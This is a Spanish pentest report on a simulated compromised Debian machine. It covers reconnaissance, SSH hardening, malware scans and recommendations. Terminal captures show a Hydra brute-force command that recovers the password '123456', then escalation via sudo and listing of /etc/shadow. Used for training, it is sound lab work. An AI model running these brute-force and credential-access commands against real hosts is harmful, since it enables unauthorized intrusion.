Informe de Pentesting

1. Introducción

Este informe documenta de manera detallada las actividades realizadas durante el proceso de pruebas de penetración (pentesting) en un entorno simulado, correspondiente a una máquina Debian hackeada. El objetivo principal fue identificar y corregir vulnerabilidades explotadas por un atacante, reforzar la seguridad del sistema y desarrollar un plan integral de protección y prevención de futuros incidentes.

---

2. Metodología

Para la realización de este pentesting se utilizó la metodología OWASP Testing Guide y está estructurada en las siguientes fases:

1. **Reconocimiento:** Recopilación de información sobre los servicios y configuraciones de la máquina objetivo.
2. **Escaneo:** Identificación de vulnerabilidades y configuraciones incorrectas utilizando herramientas como Nmap y Metasploit.
3. **Explotación:** Verificación controlada de las vulnerabilidades detectadas.
4. **Corrección:** Implementación de medidas para mitigar vulnerabilidades y fortalecer la seguridad.
5. **Documentación:** Registro detallado de las acciones realizadas y las recomendaciones futuras.

3. Resultados del Pentesting

3.1 Reconocimiento Inicial

Se llevó a cabo un escaneo de red hacia la IP objetivo (192.168.1.137) para identificar servicios y puertos abiertos:

- **Puertos abiertos:**
  - **21/tcp:** FTP (estado: filtered).
  - **22/tcp:** SSH (estado: open, versión: OpenSSH 9.2p1 Debian 2+deb12u4).
  - **80/tcp:** HTTP (estado: filtered).
- **Sistema operativo detectado:** Linux kernel 4.15 - 5.19.
- **Distancia de red:** 1 hop.

3.2 Escaneo de Vulnerabilidades

Se utilizó `searchsploit` para buscar vulnerabilidades conocidas en los servicios detectados. No se encontraron exploits conocidos para la versión del servidor SSH. Adicionalmente:

- **FTP:** Permaneció inaccesible debido al estado filtered del puerto.
- **HTTP:** Sin respuesta al intentar conectar, indicando servicio bloqueado o no operativo.


3.3 Explotación Controlada


Se ejecutó un ataque de fuerza bruta contra el servicio SSH:


- **Usuario debian:** Contraseña válida encontrada: `123456`.
- **Usuario root:** Ataque interrumpido manualmente, sin credenciales obtenidas.


La configuración inicial del archivo `/etc/ssh/sshd_config` mostró debilidades como:

- `PermitRootLogin yes` (riesgo significativo).
- `PasswordAuthentication yes` (aumenta el riesgo con contraseñas débiles).


Kali (Instantánea 1) [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
1 2 3 4
20:57
Papelera
Carpeta pe...
debian@debian: ~
Archivo Acciones Editar Vista Ayuda
(kali㉿kali)-[~]
$ hydra -l debian -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.137
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or sec
ret service organizations, or for illegal purposes (this is non-binding, these *** ignore law
s and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-20 20:51:14
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to re
duce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~8
96525 tries per task
[DATA] attacking ssh://192.168.1.137:22/
[22][ssh] host: 192.168.1.137 login: debian password: 123456
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-01-20 20:51:19
(kali㉿kali)-[~]
$ hydra -l root -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.137
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or sec
ret service organizations, or for illegal purposes (this is non-binding, these *** ignore law
s and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-20 20:51:21
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to re
duce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~8
96525 tries per task
[DATA] attacking ssh://192.168.1.137:22/
[STATUS] 280.00 tries/min, 280 tries in 00:01h, 14344123 to do in 853:50h, 12 active
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
(kali㉿kali)-[~]
$ ssh debian@192.168.1.137
The authenticity of host '192.168.1.137 (192.168.1.137)' can't be established.
ED25519 key fingerprint is SHA256:y+azUUsJLjX3WV8+EjMaTB4WybvwH7XBLCt7vp3zvLg.
This key is not known by any other names.
CTRL DERECHA


Kali (Instantánea 1) [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
1 2 3 4
20:57
Editor de texto
Un simple editor de texto
Papelera
Carpeta pe...
debian@debian: ~
Archivo Acciones Editar Vista Ayuda
(kali㉿kali)-[~]
$ ssh debian@192.168.1.137
The authenticity of host '192.168.1.137 (192.168.1.137)' can't be established.
ED25519 key fingerprint is SHA256:y+azUUsJLjX3WV8+EjMaTB4WybvwH7XBLCt7vp3zvLg.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.1.137' (ED25519) to the list of known hosts.
debian@192.168.1.137's password:
Linux debian 6.1.0-30-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.124-1 (2025-01-12) x86_64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have mail.
debian@debian:~$ whoami
debian
debian@debian:~$ id
uid=1000(debian) gid=1000(debian) groups=1000(debian),24(cdrom),25(floppy),29(audio),30(dip),
44(video),46(plugdev),100(users),106(netdev),111(bluetooth),113(lpadmin),116(scanner)
debian@debian:~$ uname -a
Linux debian 6.1.0-30-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.124-1 (2025-01-12) x86_64 GNU/L
inux
debian@debian:~$ sudo -l
[sudo] password for debian:
Matching Defaults entries for debian on debian:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty
User debian may run the following commands on debian:
(ALL : ALL) ALL
debian@debian:~$
CTRL DERECHA


Kali (Instantánea 1) [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
1 2 3 4
21:01
Papelera
Carpeta pe...
debian@debian: ~
Archivo Acciones Editar Vista Ayuda
bindresvport.blacklist groff logrotate.conf profile.d sysctl.conf
binfmt.d group logrotate.d protocols sysctl.d
bluetooth group- lynx pulse systemd
ca-certificates grub.d machine-id python3 terminfo
ca-certificates.conf gshadow magic python3.11 timezone
chatscripts gshadow- magic.mime rc0.d timidity
chkrootkit gss mailcap rc1.d tmpfiles.d
console-setup gssapi_mech.conf mailcap.order rc2.d ucf.conf
cron.d gtk-2.0 mailname rc3.d udev
cron.daily gtk-3.0 manpath.config rc4.d udisks2
cron.hourly host.conf mate rc5.d ufw
cron.monthly hostname mate-settings-daemon rc6.d update-motd.d
crontab hosts mime.types rcS.d UPower
cron.weekly hosts.allow mke2fs.conf reportbug.conf usb_modeswitch.conf
cron.yearly hosts.deny ModemManager resolv.conf usb_modeswitch.d
cups ifplugd modprobe.d rkhunter.conf vdpau_wrapper.cfg
dbus-1 ImageMagick-6 modules rmt vim
dconf init.d modules-load.d rpc vsftpd.conf
debconf.conf initramfs-tools motd runit vulkan
debian_version inputrc mtab sane.d wgetrc
default ipp-usb mysql security wpa_supplicant
deluser.conf iproute2 nanorc selinux X11
dhcp iptables netconfig sensors3.conf xattr.conf
dictionaries-common issue network sensors.d xdg
discover.conf.d issue.net NetworkManager services xml
discover-modprobe.conf kernel networks sgml xrdb
dpkg kernel-img.conf nftables.conf shadow
e2scrub.conf ldap nsswitch.conf shadow-
emacs ld.so.cache openal shells
email-addresses ld.so.conf openni2 skel
debian@debian:~$
debian@debian:~$ ls /var/log
alternatives.log btmp.1 fontconfig.log runit wtmp
alternatives.log.1 chkrootkit installer speech-dispatcher Xorg.0.log
apache2 cups journal vboxadd-install.log Xorg.0.log.old
apt dpkg.log lastlog vboxadd-setup.log
boot.log dpkg.log.1 lightdm vboxadd-setup.log.1
boot.log.1 exim4 private vboxadd-setup.log.2
btmp faillog README vboxadd-setup.log.3
debian@debian:~$ ls /home/debian
Desktop Documents Downloads Music Pictures Public Templates Videos
debian@debian:~$
CTRL DERECHA




```
debian@debian:~$ sudo su
root@debian:/home/debian# whoami
root
root@debian:/home/debian# ls /etc/shadow
/etc/shadow
root@debian:/home/debian# ls /etc/psswd
ls: cannot access '/etc/psswd': No such file or directory
root@debian:/home/debian# ls /etc/passwd
/etc/passwd
root@debian:/home/debian# ls /var/log
alternatives.log    btmp.1      fontconfig.log  runit                wtmp
alternatives.log.1  chkrootkit  installer       speech-dispatcher    Xorg.0.log
apache2             cups        journal         vboxadd-install.log  Xorg.0.log.old
apt                 dpkg.log    lastlog         vboxadd-setup.log
boot.log            dpkg.log.1  lightdm         vboxadd-setup.log.1
boot.log.1          exim4       private         vboxadd-setup.log.2
btmp                faillog     README          vboxadd-setup.log.3
root@debian:/home/debian#
```

3.4 Análisis de Archivos y Procesos

- **Archivos sospechosos:**
  - Directorios relacionados con Ruby y LibreOffice.
  - Scripts sospechosos en `/opt/` y `/home/debian/.local/share/orca`.
- **Procesos inusuales:**
  - `speech-dispatcher` y `orca`, marcados como innecesarios y eliminados.

3.5 Escaneo de Malware

Se utilizó `chkrootkit` y `rkhunter`:

- **Rootkits conocidos:** No detectados.
- **Advertencias:**
  - Posible packet sniffer asociado a `dhclient`.
  - Archivos potencialmente maliciosos identificados.

3.6 Corrección de Vulnerabilidades

Se implementaron las siguientes acciones:

- **Configuración de SSH:**
  - `PermitRootLogin` **y** `PasswordAuthentication` deshabilitados.
  - Acceso restringido al usuario `debian`.
- **Firewall:**
  - Puertos 80 y 21 bloqueados con `iptables`.
  - SSH limitado a IP confiables.
- **Actualizaciones:**
  - Sistema actualizado con `apt update && apt upgrade -y`.
- **Eliminación de elementos sospechosos:**
  - Archivos y servicios innecesarios eliminados (e.g., `orca`, `ftp`).

4. Recomendaciones

- **Fortalecer contraseñas:**
  - Implementar políticas de contraseñas seguras y autenticación multifactor.
- **Auditorías regulares:**
  - Usar herramientas como `rkhunter` y `chkrootkit` de forma periódica.
- **Configuración de servicios:**
  - Deshabilitar servicios innecesarios y asegurar configuraciones.
- **Monitoreo continuo:**
  - Implementar sistemas de detección de intrusiones (IDS) y registros centralizados.
- **Educación y capacitación:**
  - Entrenar al personal en buenas prácticas de ciberseguridad.

Conclusión

Este proceso permitió identificar y corregir múltiples vulnerabilidades en el sistema hackeado. Las medidas implementadas han fortalecido significativamente la seguridad del sistema, aunque se recomienda mantener una vigilancia constante y seguir las mejores prácticas de seguridad para prevenir futuros incidentes. Este informe sirve como base para futuras auditorías y mejoras en la gestión de seguridad de la información